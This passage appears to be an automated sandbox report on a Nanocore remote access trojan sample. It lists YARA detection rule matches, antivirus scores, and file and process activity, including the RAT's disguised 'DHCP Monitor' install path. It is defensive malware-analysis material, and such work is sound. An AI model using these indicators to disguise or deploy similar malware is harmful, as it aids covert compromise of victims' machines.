Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.377390680.0000000004421000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.377390680.0000000004421000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.377356574.0000000003421000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.377356574.0000000003421000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000002.376298581.0000000000C62000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.376298581.0000000000C62000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.376298581.0000000000C62000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000000.357721819.0000000000C62000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000000.357721819.0000000000C62000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000000.357721819.0000000000C62000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 80%, Virustotal, Browse • Detection: 98%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72FA34A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	unknown	525	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 5c 31 66 66 63 34 33 37 64 65 35 39 66 62 36 39 62 61 32 62 38 36 35 66 66 64 63 39 38 66 66 64 31 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 5c 35 34 64 39 34 34 62 33 63 61 30 65 61 31 31 38 38 64 37 30 30 66 62 64 38 30 38 39 37 32 36 62 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"	success or wait	1	7328A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE8738	ReadFile

Analysis Process: conhost.exe PID: 6976 Parent PID: 6956

General

Start time:	17:34:48
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false

Copyright Joe Security LLC 2021

Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis